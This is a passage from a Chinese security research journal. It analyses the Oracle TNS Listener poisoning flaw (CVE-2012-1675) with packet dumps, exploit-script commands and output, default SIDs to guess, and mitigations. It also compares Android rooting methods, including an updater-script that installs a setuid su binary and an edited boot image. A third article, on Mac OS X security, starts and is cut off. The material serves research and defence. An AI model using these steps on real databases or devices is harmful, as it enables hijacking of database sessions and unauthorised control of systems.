至此，攻击者就完成了攻击初始的过程。之后攻击者可以窃取到合法用户和攻击目标数据库服务之间的所有通信内容。当然，攻击者也能够注入执行任意数据库命令，如果合法用户是 DBA 权限，那么攻击者将获得对数据库的完全控制。

2.2 背景概念

为了更好地理解攻击原理，需要先对以下几个概念进行了解。

2.2.1 TNS Listener

TNS Listener 是 Oracle 数据库网络基础架构中的一个组件，正式名称为 Oracle Net Listener[4]（以下简称 Listener），负责监听接收客户端发起的连接请求并管理这些客户端到数据库的通讯传输。当一个数据库实例启动，会向一个或多个 Lisenter 注册服务并建立通讯。图 2 展示了两个分别在不同主机上的数据库实例，分别向两个主机上的 Lisenter 进行服务注册。

2.2.2 服务注册和负载均衡

服务注册（Service registration）是 PMON(Process Monitor Process) 进程动态注册实例信息到一个 Listener 的特性，它可以使 Listener 将客户端的连接请求路由到最适合的数据库服务进行处理。PMON 向 Listener 提供以下信息：

- 数据库服务的名称（Service Name）
- 关联该服务的数据库实例名称（Instance Name）及其当前负载和最大负载
- 服务句柄 (Service Handle)




图 2　数据库向 Listener 注册实例

数据库初始化参数 SERVICE_NAME 列出一个实例所属的服务。在每个实例启动时，向同属于相同服务的其它实例的 Listener 进行注册。在数据库运行期间，每个服务的所有实例将 CPU 使用率和当前连

接数信息发给同一服务的所有 Listener。通过这种机制，可以实现数据库访问的动态负载均衡及连接故障转移。

2.3 漏洞分析

现在再来看攻击原理的细节，Listener 将客户端的连接请求从路由到数据库服务，依赖于客户请求的数据库实例名称。这些实例则通过以下两种方式注册到 Listener:

• 本地注册，PMON 通过 IPC 连接到 Listener，并注册数据库实例名到本地 Listener。可以通过系统参数 LOCAL_LISTENER 来修改：

```
SQL> ALTER SYSTEM SET LOCAL_LISTENER=LISTENER_NAME’；
```

• 远程注册，PMON 通过 TCP（或其它被支持的网络协议，如 :IPX）连接到远程 Listener，并注册数据库实例到远程 Listener。可以通过系统参数 REMOTE_LISTENER 来指定：

```
SQL> ALTER SYSTEM SET REMOTE_LISTENER=’REMOTE_LISTENER_NAME’；
```

注册实例通讯过程：

(1) 客户端向 Listener 发送 TNS 协议 CONNECT 报文。请求字符串：

a）Oracle 9i ~ 11g:

```
(CONNECT_DATA=(COMMAND=SERVICE_REGISTER_NSGR))
```

b) Oracle 8i:

```
(CONNECT_DATA=(COMMAND=SERVICE_REGISTER))
```

以 Oracle 10g 为例（下同），CONNECT 报文：

```
0000   00 68 00 00 01 00 00 00 01 39 01 2c 00 00 20 00  .h.......9.,.. .
0010   7f ff c6 0e 00 00 01 00 00 2e 00 3a 00 00 00 00  ...........:....
0020   61 61 00 00 00 00 00 00 00 00 00 00 00 00 00 00  aa..............
0030   00 00 00 00 00 00 00 00 00 00 28 43 4f 4e 4e 45  ..........(CONNE
0040   43 54 5f 44 41 54 41 3d 28 43 4f 4d 4d 41 4e 44  CT_DATA=(COMMAND
0050   3d 73 65 72 76 69 63 65 5f 72 65 67 69 73 74 65  =service_registe
0060   72 5f 4e 53 47 52 29 29                          r_NSGR))
```

(2) 服务器回应 TNS 协议 ACCETP 报文：

```
0000   00 34 00 00 02 00 00 00 01 39 00 01 20 00 7f ff  .4.......9.. ...
0010   01 00 00 14 00 20 6d 09 00 00 00 00 00 00 00 00  ..... m.........
0020   28 44 45 53 43 52 49 50 54 49 4f 4e 3d 28 54 4d  (DESCRIPTION=(TM
0030   50 3d 29 29                                      P=))
```

(3) 客户端发送 TNS 协议 DATA 报文，注册实例：

```
0000   00 00 03 cc 20 08 ff 03 01 00 12
34 34 34 34 34  .... .....44444
0010   78 10 10 32 10 32 10 32 10 32 10
32 54 76 00 78  x..2.2.2.2.2Tv.x
0020   10 32 54 76 44 00 00 80 02 00 00
00 00 04 00 00  .2TvD.....
0030   1c 84 45 05 90 00 23 00 00 00 42
45 43 37 36 43  ..E...#...BEC76C
0040   32 43 43 31 33 36 2d 35 46 39 46
2d 45 30 33 34  2CC136-5F9F-E034
0050   2d 30 30 30 33 42 41 31 33 37 34
42 33 03 00 65  -0003BA1374B3..e
0060   00 01 00 01 00 00 00 00 00 00 00
00 5c 03 00 80  ............\...
0070   05 00 00 00 00 04 00 00 00 00 00
00 01 00 00 00  ...............
0080   10 00 00 00 02 00 00 00 1c fe 26
05 01 00 00 00  ..........&.....
0090   50 0f 2c 05 00 00 00 00 00 42 43
05 f5 2f cd 55  P.,.....BC../.U
00a0   e6 51 4b 3a bf a4 e7 5b 9d 5e 17
f8 05 00 00 00  .QK:...[.^.....
00b0   b4 98 76 21 10 00 00 00 28 10 2c
05 07 00 00 00  ..v!....(.,.....
00c0   64 00 00 00 09 00 00 00 aa 00 00
00 00 00 00 00  d...............
00d0   02 00 00 00 10 fe 26 05 6f 72 63
6c 00 28 48 4f  ......&.orcl.(HO
00e0   53 54 3d 6c 7a 78 74 65 73 74 31
29 00 01 00 00  ST=lzxtest1)....
00f0   00 08 00 00 00 01 00 00 00 94 e4
64 21 02 00 00  ...........d!...
0100   00 78 e4 64 21 00 00 00 00 40 41
43 05 6f 72 63  .x.d!....@AC.orc
0110   6c 58 44 42 00 08 00 00 00 94 e4
64 21 05 00 00  lXDB.......d!...
0120   00 00 00 00 00 01 00 00 00 00 00
00 00 68 fd 41  .............h.A
0130   05 6f 72 63 6c 58 44 42 00 01 00
00 00 09 00 00  .orclXDB........
0140   00 01 00 00 00 28 40 03 11 02 00
00 00 0c 40 03  .....(@.......@.
0150   11 00 00 00 00 c8 ff 41 05 6f 72 63
6c 5f 58 50  .......A.orcl_XP
0160   54 00 09 00 00 00 28 40 03 11 04
00 00 00 00 00  T.....(@........
0170   00 00 00 00 00 00 00 00 00 00 cc
ff 26 05 6f 72  .............&.or
0180   63 6c 5f 58 50 54 00 01 00 00 00
05 00 00 00 01  cl_XPT..........
0190   00 00 00 64 40 03 11 02 00 00 00
48 40 03 11 00  ...d@......H@...
01a0   00 00 00 60 42 43 05 6f 72 63 6c
00 05 00 00 00  ...`BC.orcl.....
01b0   64 40 03 11 04 00 00 00 05 00 00
00 01 00 00 00  d@..............
01c0   00 00 00 00 94 ff 26 05 6f 72 63 6c
00 01 00 00  ......&.orcl....
01d0   00 10 00 00 00 02 00 00 00 ac fd
41 05 04 00 00  ...........A....
```

```
01e0   00 e4 75 2c 05 00 00 00 00 a0 41
43 05 c2 c5 9d  ..u,.....AC....
01f0   60 e6 65 4e 21 9d ed 9d c2 14 71
1c 97 05 00 00  `.eN!.....q.....
0200   00 a4 df 9c 1f 33 00 00 00 78 40
03 11 2a 00 00  .....3...x@..*..
0210   00 24 76 2c 05 00 00 00 00 ea 03
00 00 04 10 00  .$v,.....
0220   00 01 00 00 00 38 99 76 21 00 00
00 00 00 00 00  .....8.v!.....
0230   00 00 00 00 00 a0 fd 41 05 44 30
30 30 00 28 41  .......A.D000.(A
0240   44 44 52 45 53 53 3d 28 50 52 4f
54 4f 43 4f 4c  DDRESS=(PROTOCOL
0250   3d 74 63 70 29 28 48 4f 53 54 3d
6c 7a 78 74 65  =tcp)(HOST=lzxte
0260   73 74 31 29 28 50 4f 52 54 3d 31
30 33 31 29 29  st1)(PORT=1031))
0270   00 44 49 53 50 41 54 43 48 45 52
20 3c 6d 61 63  .DISPATCHER <mac
0280   68 69 6e 65 3a 20 4c 5a 58 54 45
53 54 31 2c 20  hine: LZXTEST1,
0290   70 69 64 3a 20 31 38 36 30 3e 00
01 00 00 00 10  pid: 1860>.....
02a0   00 00 00 02 00 00 00 68 ff 26 05
04 00 00 00 ac  .......h.&.....
02b0   76 2c 05 00 00 00 00 00 00 00 00
43 7a b2 a2 17  v,.........Cz...
02c0   f4 4d 5e b9 08 ed 04 3b 2c 18 1f 78
e4 64 21 0a  .M^....;,..x.d!.
02d0   00 00 00 18 25 30 03 33 00 00 00
b8 40 03 11 0e  ....%0.3....@...
02e0   00 00 00 d0 25 30 03 03 00 00 00
95 00 00 00 02  ....%0.....
02f0   00 00 00 03 00 00 00 4c 99 76 21
00 00 00 00 00  .......L.v!.....
0300   00 00 00 00 00 00 00 5c ff 26 05
44 45 44 49 43  .......\.&.DEDIC
0310   41 54 45 44 00 28 41 44 44 52 45
53 53 3d 28 50  ATED.(ADDRESS=(P
0320   52 4f 54 4f 43 4f 4c 3d 54 43 50 29
28 48 4f 53  ROTOCOL=TCP)(HOS
0330   54 3d 4c 5a 58 54 45 53 54 31 29
28 50 4f 52 54  T=LZXTEST1)(PORT
0340   3d 31 35 32 31 29 29 00 52 45 4d
4f 54 45 20 53  =1521)).REMOTE S
0350   45 52 56 45 52 00 08 00 00 00 94
e4 64 21 05 00  ERVER.....d!..
0360   00 00 00 00 00 00 01 00 00 00 00
00 00 00 68 fd  ..............h.
0370   41 05 6f 72 63 6c 58 44 42 00 48
40 03 11 0c 40  A.orclXDB.H@...@
0380   03 11 00 00 00 00 05 00 00 00 64
40 03 11 04 00  .........d@....
0390   00 00 05 00 00 00 01 00 00 00 00
00 00 00 94 ff  ................
03a0   26 05 6f 72 63 6c 00 09 00 00 00
28 40 03 11 04  &.orcl.....(@...
03b0   00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 cc  ................
03c0   ff 26 05 6f 72 63 6c 5f 58 50 54 00
.&.orcl_XPT.
```

报文包含以下数据：

a) 注册服务名称 :orcl

b) 指定服务名称下注册的实例 : orclXDB、orcl_XPT

c) 连接数据库的地址和端口 :

(ADDRESS=(PROTOCOL=TCP)(HOST=LZXTEST1)(PORT=1521))

d) 允许最大客户端连接数

e) 当前已连接的客户端连接数

f) 服务句柄名称

g)……【注 : 由于 TNS 协议比较复杂 , 此处并未完全解析】

(4) 如果报文格式正确 , 服务器将回复 TNS 协议 DATA 报文 , 通知实例注册成功。

注册远程数据库所建立的连接必须保持 , 否则远程 Listener 将认为数据库已崩溃 , 并取消注册实例。此后 PMON 定期向 Listener 发送更新负载信息的报文。

按照以上描述的过程 , 攻击者能够注册任意实例到远程 Listener,Listener 将会将路由连接请求到攻击者的机器。那么 , 如果攻击者使用的是目标数据库注册的实例名或服务名 ,Listener 就会把新注册的实例与原有实例视为集群 (Oracle RAC,Real Application Clusters) 或冗余 (Oracle Failover)。当两个或更多个使用同名注册实例时 ,Listener 将在所有注册的远程数据库实例间进行负载均衡。如此 , 攻击者就有机会接收到客户端发来的数据库连接请求 , 最终对目标数据库发起攻击。并且 , 攻击者可以不断重复注册 , 这样收到连接请求的几率也就更大。

三、攻击工具

攻击工具主要有两个 , 一个是注册实例工具 , 一是代理转发工具。漏洞发现者已经给出使用 Python 编写的 Exploit 脚本 [1], 读者可以自行下载 , 下面仅就使用方法简要作以介绍。

3.1 代理转发脚本

在开始攻击之前首先需启动代理转发脚本 proxy.py:

```
$ python proxy.py –localip 192.168.1.25 -localport 1521  –remoteip 192.168.1.11 -remoteport 1521
```

这个脚本的作用就是等待接收由 Listener 路由过来的合法客户连接 , 从而实现中间人劫持。

3.2 实例注册脚本

然后运行 tnspoisonv1.py, 这个脚本的作用就是不断向 Listener 注册实例 :

```
$ python tnspoisonv1.py 192.168.1.25 1521 ORCL11 192.168.1.11 1521
```

如果实例注册报文格式正确 , 则会收到目标数据库的返回报文 , 否则连接被断开。脚本间隔 10 秒重复注册。

正确时的输出 :

```
Sending initial buffer ...
Answer: Accept(2)
Sending registration ...
'\x04N\x00\x00\x06\x00\x00\x00\x00\
x00\x00\x00\x04D \x08\xff\x03\x01\x00\
x124444
…… '
Answer: Data(6)
'\x01J\x00\x00\x06\x00\x00\x00\x00\
```

```
x00\x00\x00\x01@x08\xff\x03\x01\x00\
x1244444
.....'
Sleeping for 10 seconds... (Ctrl+C to
stop)...
```

【注 : 仅截取部分 Hex 输出】

在实验环境中 , 可以进入攻击目标数据库主机验证结果 :

（1）执行

```
C:\oracle\product\10.2.0\db_1\BIN>
LSNRCTL.EXE status
```

输出中包含如下内容 :

```
服务 "orcl11" 包含 2 个例程。
 例程 "orcl11", 状态 READY, 包含此服务的
1 个处理程序 ...
 例程 "orcl11", 状态 READY, 包含此服务的
1 个处理程序 ...
```

（2）执行

```
C:\oracle\product\10.2.0\db_1\
BIN>LSNRCTL.EXE services
```

输出中包含如下内容 :

```
服务 "orcl11" 包含 2 个例程。
 例程 "orcl11", 状态 READY, 包含此服务的
1 个处理程序 ...
  处理程序 :
    "DEDICATED" 已建立 :3 已拒绝 :0 状
态 :ready
     REMOTE SERVER
      (ADDRESS=(PROTOCOL=TCP)(H
OST=192.168.1.25)(PORT=1521))
```

原作者指出 , 由于 TNS 协议的复杂性 , 该脚本只能支持 SID 长度为 “6” 的情况 , 如果长度不等于 “6” 则需要重新抓取实例注册报文 , 替换脚本中的 buf 变量的值。

操作步骤如下 :

（1）在自己控制的数据库上创建一个与目标数据库实例名称相同的实例。

（2）在 tnsnames.ora 配置文件中添加以下内容 :

```
listener_name =
 (DESCRIPTION=
  (ADDRESS=(PROTOCOL=tcp)(HOST=
192.168.1.11)(PORT=1521)))
```

（3）打开 Wireshark 准备抓取通信数据（设置过滤规则 :tcp port 1521）。

（4）使用 SQLPlus 连接数据库（SYSDBA 用户），执行如下 SQL 语句 :

```
SQL> ALTER SYSTEM SET REMOTE_LI
STENER='LISTENER_NAME';
SQL> ALTER SYSTEM REGISTER;
```

在三次握手之后 , 第一个包为 CONNECT 请求报文 , 第二个包为 ACCEPT 回应报文 , 第三个包就是我们所需要的实例注册报文。

将报文内容替换脚本中 buf 变量的值 , 重新运行脚本。

【注 : 替换修改后 , 不再使用脚本参数 , 仅适用于当前主机】

3.3 SID 猜测

实施这类攻击的一个必要条件就是要知道目标数据库有效的 SID, 可以尝试以下方法获得 SID:

很多数据库在安装时采用默认的 SID, 所以首先可以选择默认 SID 尝试攻击 , 例如 : orcl、orcl11、oracle、oracl oradb、test、iasdb、oemrep、PLSExtProc 等等。

有些 Listener 服务没有设置访问密码 , 也就是说可以远程执行 Listener 支持的命令。

由此 , 可以使用 tnscmd 工具 [5] 查询 SID。

使用扫描或暴力猜测工具 , 例如 Nessus 和 Metasploit[6] 等。

【注 : 以上工具的具体使用方法详见参考文献】

四、攻击防护

4.1 Oracle 解决方案

Oracle 针对 CVE-2012-1675 发布了安全公告 [2], 公告中分别就使用 RAC 和没有使用 RAC 提供配置方案 , 但是并没有提供修复补丁。(具体方案需使用 Oracle Support 账号登录访问。)

4.2 其它规避方法

漏洞原作者提供了一些建议 :

(1) 修改 listener.ora 配置文件 , 禁用动态注册 :

```
dynamic_registration = off
```

然而 , 很多情况下由于需要负载均衡 , 所以不能禁用动态注册。那么可以考虑修改数据库服务端的 protocol.ora (或 sqlnet.ora), 添加 :

```
TCP.VALIDNODE_CHECKING = YES
TCP.INVITED_NODE = ( 可以访问的客户端列表 , 逗号分隔 )
```

如果购买了具有 Oracle Advanced Security 特性的客户端 , 则可以开启并使用 SSL/TLS 进行通讯。修改 protocol.ora (或 sqlnet.ora):

```
客户端 : SQLNET.ENCRYPTION_CLIENT =REQUIRED
服务端 : SQLNET.ENCRYPTION_SERVER=REQUIRED
```

参考文献

1.The history of a -probably- 13 years old Oracle bug: TNS Poison

http://seclists.org/fulldisclosure/2012/Apr/204

2.Oracle Security Alert for CVE-2012-1675

http://www.oracle.com/technetwork/topics/security/alert-cve-2012-1675-1608180.html

3.Breaking Down The Oracle 0-Day TNS Listener Poison Attack

https://www.teamshatter.com/topics/general/team-shatter-exclusive/oracle-0-day-tns-listener-poison-attack/

4.http://docs.oracle.com/cd/E11882_01/server.112/e25789/dist_pro.htm

5.http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd

6.http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/auxiliary/scanner/oracle/sid_brute.rb

安卓系统root方式研究

安全研究部　赵亮

关键字：安卓　root　刷机

摘要：本文主要讨论了安卓系统下获得 root 权限的几种方式，并对这几种方式做了对比。

一、什么是 root

安卓是一款 Google 开发的操作系统，这个系统广泛用于智能手机和平板电脑等设备。安卓系统底层基于 Linux。为了实现安全性，安卓利用 Linux 的特性实现了沙盒机制。当应用程序安装的时候，系统会为它们分配不同的 UID，应用程序运行时就会以被分配的 UID 身份运行，这样既防止了应用程序之间互相影响，也防止了应用程序对系统造成破坏，如下图：

```
app_13    639   141   200920 29324 ffffffff 00000000 S com.android.mms
app_73    748   141   161996 22484 ffffffff 00000000 S com.snda.youni.mms
app_54    826   141   153564 23740 ffffffff 00000000 S com.geili.koudai
app_66    986   141   156748 44044 ffffffff 00000000 S com.sohu.newsclient
app_14    13113 141   113992 16808 ffffffff 00000000 S com.niui.player
app_69    13149 141   118808 15048 ffffffff 00000000 S com.tadu.android
app_42    13199 141   113716 15920 ffffffff 00000000 S com.infinit.wostore.ui
```

系统中的内置服务则会以 root 或者 system 的身份运行，如下图：

```
root      110   1     4108   592   ffffffff 00000000 S /system/bin/vold
root      115   1     291232 35444 ffffffff 00000000 S zygote
root      118   1     13704  2124  ffffffff 00000000 S /system/bin/htcfs
root      120   1     928    356   ffffffff 00000000 S /system/bin/installd
root      124   1     33176  32732 ffffffff 00000000 S /system/bin/nemlock
root      126   1     9128   400   ffffffff 00000000 S /system/bin/qmuxd
root      128   1     8092   1012  ffffffff 00000000 S /system/bin/hdmid
```

虽然安卓的沙盒机制可以使系统更安全，但是也使得应用程序的功能受到了限制。在某些情况下必须要有 root 权限才能执行所需的操作。

对于安全研究人员来说，获得 root 可以方便研究，比如提取和修改系统文件、对系统进行控制、调试应用程序等。

对于普通用户来说，获得 root 可以对系统进行定制，提升系统性能。

对于安全软件来说，获得 root 可以实现系统监控和主动防御等功能。

安卓系统基于 Linux，所以对于已经 root 后的系统来说，应用程序可以通过调用 su 命令来获得 root 权限。如果不对 su 的调用加以限制的话，将会导致应用程序任意调用 su 的混乱局面，所以还需要有一个 SuperUser.apk 的应用程序配合 su。当应用程序调用 su 的时候，由 SuperUser.apk 弹出提示信息，让用户决定是否对应用程

序进行授权。整个过程类似 Windows 中的 UAC。

但是出于安全考虑，未经 root 的安卓系统中并不包含 su 命令。要将 su 放到系统目录下，必须首先获得 root 权限，这就涉及了鸡生蛋还是蛋生鸡的问题，所以必须依赖其它方式实现。安卓系统获得 root 指的就是通过一些方式将 su 和 SuperUser.apk 放到系统目录中。


二、相关概念

1.MTD 分区

由于嵌入式设备大多采用 Flash 作为存储设备，所以 Linux 在 Flash 上实现了类似磁盘分区的机制。Flash 被分成大小不同的区域，叫做 MTD 分区，每个分区有自己的名字、用途和格式。安卓也沿用了 MTD 机制在 Flash 中保存数据，并且预定义了一些分区，如下：

分区名称	用途
hboot	保存基带、WiFi、蓝牙等驱动
radio	保存 Linux 内核、根文件系统和内核参数等
boot	系统分区，系统启动后被 mount 到 system 目录
system	数据分区，系统启动后被 mount 到 data 目录
userdata	数据分区，系统启动后被 mount 到 data 目录
recovery	恢复分区，保存 Linux 内核、根文件系统和内核参数等
cache	缓存分区
splash1	第一屏，保存了一张静态图片，在系统启动前由 Bootloader 加载显示

这些分区的相互关系如下图：



在系统正常启动情况下，hboot 会加载 boot 分区中的 Linux 内核，然后由内核 mount 根文件系统和其它各分区到相应的目录，完成系统启动。在恢复模式下，hboot 加载 recovery 分区中的系统，然后修改其它分区的数据，完成系统恢复、升级等操作。

2. 获取分区信息的方式


与硬盘分区不同的是，Flash 上并没有保存分区信息的分区表，那么必须有其它方式获得分区信息。对于 Bootloader 和 Linux 内核来说，可以通过固化在映像中的硬编码来获得分区信息。此外 BootLoader 还可以将分区信息以参数的方式传递给 Linux 内核。

对于用户来说可以通过如下几种方式获得分区信息：

- 通过查看 /proc/mtd 文件的方式

- 通过 mount 命令

- 通过第三方 recovery 中的分区文件




3. 分区的打包与解包

不同的分区有不同的格式，常见的格式有以下几种：

名称	用途
Yaffs2	默认情况下，安卓的 system 和 userdata 分区使用这种格式
Ext4	某些手机厂商的 system 和 userdata 分区使用这种格式
自定义格式	boot 和 recovery 分区使用这种格式，里面包含了打包的 Linux 内核和根文件系统
raw	直接包含了数据内容，如 splash1 分区直接包含了一张静态图片

操作分区内的文件就要对分区进行解包和打包。一般来说打包工具都可以在安卓源码中找到，解包则需要依赖一些第三方的工具。


Yaffs2 打包可以借助安卓源码中的 mkyaffs2image 工具。解包可以借助第三方的 unyaffs 工具，在 Windows 下还可以使用 yaffs2img 工具操作 yaffs2 镜像，它的运行界面如下：



Linux 对 ext4 分区格式已经做了支持，可以直接使用 mount 命令操作 ext4 格式的镜像，如下：

```
#mount –t ext4 –o loop system.img /mnt/system
//edit system files
#unmount /mnt/system
```

boot 分区和 recovery 分区的格式是安卓自定义的格式，里面包含了 Linux 内核、内核参数和根文件系统。分区格式如下：



它的打包可以借助安卓源码中的mkbootimg工具，解包可以借助第三方的unbootimg工具。

4.Fastboot

Fastboot是安卓在Bootloader中实现的一套命令，当boot分区和recovery分区损坏的时候，可以通过Fastboot命令进行恢复。

5. 快速启动

安卓为了提升用户体验实现了快速启动。快速启动过程不会重新引导系统，导致无法进入recovery和Fastboot，所以需要完全掉电。可以直接拔掉电池或者在设置菜单中取消快速启动。

三、获得root的方法

目前获得root主要有：通过提权漏洞、通过刷机、通过自制升级包、线启动自制系统四种方式。

1. 通过提权漏洞

这个方式是在安卓系统中运行一个程序，这个程序通过一个权限提升漏洞获得root权限，然后再将su和SuperUser.apk拷贝到系统目录中。目前利用提权漏洞进行root的工具有很多，它们基本都依赖以下几个漏洞：

- Setuid漏洞

利用这个漏洞的工具有Z4root和Rageagainstthecage。由于setuid函数在特定的情况下会返回失败，代码中对这种失败情况处理不当将会导致漏洞。

- vold溢出

这个漏洞的ID是CVE-2011-1823,Gingerbreak工具利用了这个漏洞。

- libsysutils溢出

这个漏洞的ID是CVE-2011-3874,ZergRush工具利用了这个漏洞。

- Linux 2.6.39内核提权

这个漏洞的ID是CVE-2012-0056,Mempodipper工具利用了这个漏洞。

利用漏洞获得root权限比较方便，但是通用性比较低。而且由于直接运行第三方的代码，存在一定的风险。


2. 通过刷机

对于一般用户来说还可以通过刷机来获得root。刷机又分为线刷和卡刷两种。

线刷是通过Bootloader中的Fastboot命令实现的，Fastboot通过USB线与主机通讯，从主机上获取系统的镜像文件，然后刷到对应的MTD分区。如下命令会将system.img镜像刷到system分区：

```
> fastboot flash system system.img
```

卡刷过程首先启动到recovery系统，它为用户提供了一个菜单界面，用户从SD卡上选择一个升级包刷入系统。升级包中包含一个名为updater-script的脚本和需要拷贝到系统中的文件，recovery系统通过解释这个脚本将文件拷贝到系统中的相应位置，然后设置文件属性，完成root过程。线刷和卡刷的示意图如下：



卡刷所使用的升级包具有类似下面的目录结构，其中包含了需要拷贝到系统中的文件，如下图所示：

updater-script 脚本一般具有类似如下内容，它使用了 Edify 语言编写，基本可以望文生义。

```
# Updater-script
ui_print("Formatting partitions");
    assert(unmount("/system") || ui_print("(system is unmounted already)"));
    format("ext4", "EMMC", "/dev/block/mmcblk0p25");
#...
ui_print("Mounting partitions");
    mount("ext4", "EMMC", "/dev/block/mmcblk0p25", "/system");
    mount("ext4", "EMMC", "/dev/block/mmcblk0p26", "/data");
ui_print("Cleaning process");
    delete("/data/.battery-calibrated");
#...
ui_print("Writing Data & System");
    package_extract_dir("data", "/data");
    package_extract_dir("system", "/system");
ui_print("Setting permissions");
    set_perm_recursive(0, 0, 0755, 0644, "/system");
    set_perm_recursive(0, 2000, 0755, 0755, "/system/bin");
ui_print("Unmounting partitions");
    unmount("/data");
    unmount("/system");
ui_print("Flash Complete");
```

刷机虽然可以获得 root，但是也会破坏原有系统。对于研究人员来说破坏原有系统会使得后续研究失去意义，对于普通用户来说，刷机也会带来烦人的广告和潜在的后门风险。

3. 通过自制升级包


既然可以通过刷机获得 root，那么也应该能够自己构造刷机包来获得 root。相应的也分为线刷和卡刷两种方式。

对于线刷的方式，首先需要通过可信的来源获得系统的镜像，将系统镜像解包后放入 su 和 SuperUser.apk，然后再重新打包，最后再通过 Fastboot 将自制的系统镜像刷入 Flash。这种方法还有几个问题：首先同一款手机根据发行地区和运营商的不同而存在差异，获得的系统镜像可能和原有的系统不完全一样；其次就是刷机过程对系统镜像完全替换，动作太大，显得不够优雅。

卡刷方式则可以对刷机过程做更精确的控制，只将 su 和 SuperUser.apk 放入系统，而不对系统其它部分产生影响。可以构造如下升级脚本，再将脚本和 su、SuperUser.apk 一同打包，再通过 recovery 刷入系统。

```
updater-script
#Just a POC for HTC G10

ui_print("Just a POC.");

unmount("/system");
mount("ext4", "EMMC", "/dev/block/mmcblk0p25", "/system");

package_extract_file("system/bin/su", "/system/bin/su");
set_perm(0, 0, 6755, "/system/bin/su");
package_extract_file("system/app/SuperUser.apk", "/system/app/SuperUser.apk");

ui_print("Done.");
```

可见，脚本只是将 su 和 SuperUser.apk 放入系统目录，而未对系统其它部分做



任何修改，减少了刷机失败的风险。

升级过程如上图，升级完成后 su 和 SuperUser.apk 已经被拷贝到系统目录下。

4. 线启动自制系统

在嵌入式系统开发过程中，系统和内核可能会多次修改，如果每次内核发生变化后都重新刷系统的话也会带来麻烦，所以 Bootloader 一般都支持下载内核到系统内存的功能，下载后的内核直接运行。


安卓的 Fastboot 也支持类似下载内核的命令。Fastboot 支持通过 USB 线加载一个 boot 分区镜像到内存并启动。可以通过加载自定义的 boot 分区镜像的方式获得 root 权限，然后进一步将 su 和 SuperUser.apk 放到系统目录中。

通过自定义 boot 镜像获得 root 权限的方式有很多，这里主要介绍通过修改 adb 配置文件获得 root 权限的方法。

首先用工具解包 boot.img, 解开的文件包括 Linux 内核和根文件系统，修改根目录下的 default.prop 中的配置如下：

```
#default.prop
ro.secure=0
ro.allow.mock.location=1
ro.debuggable=1
persist.service.adb.enable=1
```

这样配置使得安卓系统以 root 权限启动 adb 服务。修改完成后再重新打包生成 boot.img。随后以 Fastboot 直接启动修改后的镜像。启动后用 adb 连接手机，可以看到这时候 adb 已经获得了 root 权限。随后可以通过 adb push 将 su 和 SuperUser.apk 拷贝到系统中完成对系统的 root。



四、总结

这几种获得 root 的方式可以通过下表进行对比。对于研究人员来说，可以选择自制升级包和线启动的方式，这种方法比较通用，对系统的影响和风险也比较低。

	漏洞提权	第三方刷	第三方刷	自制升级	自制升级	线启动
		机（线刷）	机（卡刷）	包（线刷）	包（卡刷）	
Bootloader 解锁	不需要	需要	需要	需要	需要	需要
刷 recovery	不需要	不需要	需要	不需要	需要	不需要
通用性	低	低	低	比较通用	比较通用	比较通用
系统影响	中	高	高	低	低	极低
风险	中	高	高	低	低	极低

Mac OS X操作系统安全浅析

安全研究部　陈锦

关键词 : Mac OS X Apple　苹果电脑

摘要 : Mac OS X 是苹果电脑最新的操作系统 , 它不仅拥有华丽的用户界面 , 还继承了 unix 系统的很多优良特性 , 拥有丰富的软件和强大的系统功能 , 因此 , 安装了 Mac OS X 系统的苹果电脑近几年来市场率逐渐上升 , 颇受好评。与此同时 , 恶意软件和各种攻击技术也开始延伸到该平台 ,Mac OS X 的系统安全值得关注。

1.Mac OS X 基础知识

1.1 Mac OS X 简介

